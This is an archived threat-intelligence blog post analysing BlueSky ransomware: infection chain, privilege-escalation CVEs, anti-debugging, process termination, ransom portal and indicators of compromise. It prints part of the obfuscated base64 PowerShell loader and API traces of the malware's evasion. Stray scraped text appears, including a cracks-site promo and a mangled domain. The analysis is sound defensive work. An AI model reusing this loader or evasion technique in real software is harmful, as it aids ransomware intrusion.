

# BlueSky Ransomware | AD Lateral Movement, Evasion and Fast Encryption Put Threat on the Radar

By Jim Walter

Published: 2022-08-25 · Archived: 2026-04-05 13:02:27 UTC

BlueSky ransomware is an emerging threat that researchers have been paying increasing attention to since its initial discovery in late June 2022. The ransomware has been observed being spread via trojanized downloads from questionable websites as well as in phishing emails.

Although infections at this time remain low, the ransomware's characteristics, described below, suggest it has been carefully developed for a sustained campaign. In this post, we cover the latest intelligence on BlueSky ransomware to help security teams defend against this developing threat.




## Emergence of BlueSky Ransomware

BlueSky was first noted on VirusTotal by researcher [@Kangxiaopao](#) in late June 2022. Subsequently, analysts from [CloudSek](#) and [Unit42](#) have documented some of BlueSky's behavior.

At present, BlueSky has not stood up a public data leak site and BTC wallets associated with known samples have not registered any transactions, indicating that the threat actor's distribution campaign is still in its infancy.

Initial delivery vectors seen to date include trojanized downloads from websites hosting "cracks" and "keygens" as well as malicious attachments delivered via email. Some observed mechanisms include delivery via third-party frameworks such as [Cobalt Strike](#) and BRC4.

Upon infection, BlueSky uses fast encryption techniques to rapidly process files on the target and connected hosts. The ransomware has the ability to move laterally via SMB and has been observed doing so in [Active Directory](#) environments. Encrypted files will be marked with the `.bluesky` extension. Victims are instructed to contact the attackers via a TOR-based portal to obtain a decrypter.



A multi-stage attack leading to a BlueSky infection was [documented](#) by Germán Fernández in early July.

Fernández [tweeted](#) details around an infection chain that, depending on the client, resembles [JuicyPotato](#), exploiting an elevation of privilege flaw (CVE-2022-21882) in Microsoft Windows and a remote code execution vulnerability (CVE-2020-0796) in Microsoft Server Message Block (SMB), before dropping the BlueSky ransomware.

The use of trojanized downloads was documented by CloudSEK. Trojanized downloads of BlueSky ransomware were briefly made available via a website known to host questionable executables such as application “cracks” and “keygens”, license generators for software products such as Windows 10.

## WINDOWS 10 LICENSE KEYS (FREE)

Although our site already has a whole bunch of activators for Win 10, it is worth sharing the keys as well.

[MORE DETAILS](#)

### Malicious Site Hosting BlueSky Payloads

One such site was observed being hosted at `kmsauto[.]us`. The following list of malicious URLs were recorded as hosting BlueSky ransomware payloads. Note the redundant use of both HTTP and HTTPS.

```
http[:]
http[:]
http[:]
http[:]
http[:]
http[:]
http[:]
http[:]
https[:]
https[:]
https[:]
```

```
https[:]
https[:]
https[:]
https[:]
```

## BlueSky Ransomware Technical Details

The first stage of a BlueSky ransomware infection involves a compressed, [base64-encoded](#) PowerShell script, `start.ps1`. On execution, the script produces a further PowerShell script, `stage.ps1`. If `stage.ps1` is run without administrator privileges, it first seeks to elevate privileges through CVE-2021-1732 or CVE-2022-21882.

```
ieX(nEW-object i0.CompreSsi0N.DeflatesTrEAm([Io.MeM0ryStream][sysTeM.ConVert)::FroMbaSE64string("
rbxnjyxXkiX4+ffX2HC5AIkdsmpmuxfb8TswrrXW3tXoca219pr672tJ8mVGRD52NzCTXzIjw8V1uya0nX0v9v9vPD8MC/wz/
kvV7N99l/Xrv/7LL5rLZvNSDf0vv//+Dh5+/g9Y0cHrtLLQNKANigMQ+e+eDndjv8WBryKzn/ZMIZI40CzQI8m5wd9rqynGm
XG4mn+580FbuysrIICk5zkfjWUzLtnfL9VUD1fMzTPzdMbb0U02V0BCBzRhXV1WzKXh1roVb+BwxMv1aT9WLznRZvs8wivfahMYX0
8sbe6i/nS0Q5t2H476eHUH8a52qs2K7I3W8XD0P7rjz/+i3Uta9b9YmXJNlfr9Ys+V315jVH7i1f16XAsQormxG/
QoLy2Uts84+cff/rpl2IetnGBn7toTUR43vr5v/38jz//3//953/8h3/4/qfvHsZLxs4JSXETJIicFUEFYiVY5Mdq573w9Ll
Xvzdiz0cKxeoVKKqyJobGFYaslbWzHps774eIsZdYotKzLJ9fVkrFXgq2o+i0fvx5judXrYCbLMB0BQIF3JYcofDxHLZLw1Pzqhg
K6vIjQ/T09vA2ikNaSs7LQ0yc+OcpuUxN1uwYZkqS/EuLYlu+0icFZNF7MwzHY8gs9mrw8ZFwJU30BxR0VyyvLXaxs42b5utrtghC8
xUT5ehfPdkF2ox5yAx0tjDE8pecAs3kU57eL72b59+iGacmX+GhzAw/qKbGsVYlmb+G2F5vGazL02YzKmd6B06dq1b6gBVTvSpkHY
cVs8wHo0nbbDUURXytnW+T8F2g0up+jAlj0N0xt5Qe3EowGwTf5Iw7JZ+qkZgo797uFhJKIwKNJLS9C2S0QYaAas796/
T9fW7cR8nkaS0xPx0QKjWxJQK9oQuis754e9+vPD1S2JY3VZtm
%{new-obJECT sySteM.io.strEAmrEadeR($_, [tEXt.enCoding]::uTF8)}.readToEnd() }
```

Encrypted content of `start.ps1`

Once sufficient privileges are acquired, the script downloads the ransomware payload, `l.exe`, and writes it to disk at the following file path:

```
%APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\javaw.exe.
```

The payload contains anti-analysis logic including leveraging [NtSetInformationThread](#) to hide threads launched by the malware executable.

```
[0056.161] SetErrorMode (uMode=0x8007) returned 0x0
[0056.161] SetThreadExecutionState (esFlags=0x80000041) returned 0x80000000
[0056.162] NtSetInformationThread (ThreadHandle=0xfffffefe, ThreadInformationClass=0x11,
ThreadInformation=0x0, ThreadInformationLength=0x0) returned 0x0
[0056.162] RtlAllocateHeap (HeapHandle=0xdc0000, Flags=0x8, Size=0x80) returned 0xdd83f0
[0056.162] wvsprintfA (in: pszDest=0xdd83f0, cchDest=128, pszFmt="Global\\%s", arglist=0x18
```


Setting `ThreadInformationClass` to the value of `0x11` prevents certain events from being viewed or hooked by debuggers, or from being detected by certain EDR hooking mechanisms. As noted by Unit32, BlueSky uses a multithreaded queue for faster encryption.

The ransomware makes use of the `NtQueryInformationProcess` API for process discovery before calling `TerminateProcess`.

```
[0057.921] PathRemoveExtensionW (in: pszPath="ncftp.exe" | out: pszPath="ncftp")
[0057.921] PathRemoveExtensionW (in: pszPath="notepad.exe" | out: pszPath="notepad")
[0057.921] OpenProcess (dwDesiredAccess=0x1fffff, bInheritHandle=0, dwProcessId=0xff8) returned 0x14c
[0057.921] NtQueryInformationProcess (in: ProcessHandle=0x14c, ProcessInformationClass=0xid, ProcessInformation=0x18f904, ProcessInformationLength=0x4, Ret
[0057.921] TerminateProcess (hProcess=0x14c, uExitCode=0x0) returned 1
[0057.925] CloseHandle (hObject=0x14c) returned 1
[0057.925] PathRemoveExtensionW (in: pszPath="operamail.exe" | out: pszPath="operamail")
[0057.925] PathRemoveExtensionW (in: pszPath="outlook.exe" | out: pszPath="outlook")
[0057.925] OpenProcess (dwDesiredAccess=0x1fffff, bInheritHandle=0, dwProcessId=0x57c) returned 0x14c
[0057.925] NtQueryInformationProcess (in: ProcessHandle=0x14c, ProcessInformationClass=0xid, ProcessInformation=0x18f904, ProcessInformationLength=0x4, Ret
[0057.925] TerminateProcess (hProcess=0x14c, uExitCode=0x0) returned 1
[0057.926] CloseHandle (hObject=0x14c) returned 1
[0057.926] PathRemoveExtensionW (in: pszPath="pidgin.exe" | out: pszPath="pidgin")
[0057.926] PathRemoveExtensionW (in: pszPath="scriptftp.exe" | out: pszPath="scriptftp")
[0057.926] PathRemoveExtensionW (in: pszPath="skype.exe" | out: pszPath="skype")
[0057.926] PathRemoveExtensionW (in: pszPath="thunderbird.exe" | out: pszPath="thunderbird")
[0057.926] OpenProcess (dwDesiredAccess=0x1fffff, bInheritHandle=0, dwProcessId=0xc24) returned 0x14c
[0057.926] NtQueryInformationProcess (in: ProcessHandle=0x14c, ProcessInformationClass=0xid, ProcessInformation=0x18f904, ProcessInformationLength=0x4, Ret
[0057.926] TerminateProcess (hProcess=0x14c, uExitCode=0x0) returned 1
[0057.926] CloseHandle (hObject=0x14c) returned 1
[0057.926] PathRemoveExtensionW (in: pszPath="smartftp.exe" | out: pszPath="smartftp")
```


Local drives are discovered and stored via `GetLogicalDriveStringsW`, with the ransomware traversing each drive serially.





BlueSky ransom note, *html* version

After infection, victims are instructed to visit the BlueSky 'DECRYPTOR' portal and enter the unique recovery ID embedded in the ransom note. The portal displays the time limit and the increasing dollar amounts required to regain access to encrypted data.



## BlueSky Decryptor Portal

In the pool of samples we analyzed, victims were given seven days to pay the ransom demand, after which the ransom amount doubled.

## Detecting and Protecting Against BlueSky Ransomware

As demonstrated in the following video, SentinelOne Singularity™ fully protects against BlueSky ransomware, preventing lateral movement across Active Directory and connected devices.

Ett fel inträffade.

Det går inte att köra JavaScript.

## Conclusion

BlueSky ransomware has the ability to rapidly encrypt the local host and move laterally by exploiting known vulnerabilities. BlueSky campaigns appear to be in their infancy, but the architecture of both droppers and payloads indicates that the actors have invested significant effort and will be looking to reap the returns. Now is the time for security teams to get ahead by bolstering their protection and detection posture.

## Indicators of Compromise

### SHA256

3e035f2d7d30869ce53171ef5a0f761bfb9c14d94d9fe6da385e20b8d96dc2fb  
840af927adbfdeb7070e1cf73ed195cf48c8d5f35b6de12f58b73898d7056d3d  
e75717be1633b5e3602827dc3b5788ff691dd325b0eddd2d0d9ddcee29de364f  
2280898cb29faf1785e782596d8029cb471537ec38352e5c17cc263f1f52b8ef  
d6386b2747335f7b0d13b1f69d995944ad8e9b71e09b036dbc0b907e583d857a  
c75748dc544629a8a5d08c0d8ba7fda3508a3efdaed905ad800ffddbc8d3b8df  
c3d5248230230e33565c04019801892174a6e5d8f688d61002e369b0b9e441ff  
b5b105751a2bf965a6b78eff100fe4c75282ad6f37f98b9adcd15d8c64283ec  
dcdba086e6d0cd3067d3998bb624be16c805b2cde76a451c0ceaf30d66ba7349 (decryptor)

### SHA1

d8369cb0d8ccce95b2a49ba34aa7749b60998661

a306aa69d4ac0087c6dad1851c7f500710c829e3  
720714032a7a8ee72f034ddb0578b910e6c9885  
1bab1913533d5748e9cda388f55c446be6b770ff  
71e3cc4a53a9cf4cb5e5c3998afe891cd78c09aa  
429237548351288fac00e0909616b1518d5487b9  
9fc631bdd0d05d750e343c802e132b56e5121243  
59e756e0da6a82a0f9046a3538d507c75eb95252  
a9233cb65ab53a08a4cce24a134c5b9296672a32 (decryptor)

### Connections

ccpyeuptrlatb2piua4ukhnh7lrxgerrcrj4p2b5uhbzqm2xgdjaqid[.]onion  
kmsauto[.]jus

### MITRE ATT&CK

- [T1552.001](#) – Unsecured Credentials: Credentials In Files
- [T1049](#) – System Network Connections Discovery
- [T1422](#) – System Network Configuration Discovery
- [T1083](#) – File and Directory Discovery
- [T1012](#) – Query Registry
- [T1082](#) – System Information Discovery
- [T1119](#) – Automated Collection
- [T1005](#) – Data from Local System
- [T1486](#) – Data Encrypted for Impact
- [T1135](#) – Network Share Discovery
- [T1021.002](#) – Remote Services: SMB/Windows Admin Shares
- [T0809](#) – Data Destruction

---

Source: <https://www.sentinelone.com/blog/bluesky-ransomware-ad-lateral-movement-evasion-and-fast-encryption-puts-threat-on-the-radar/>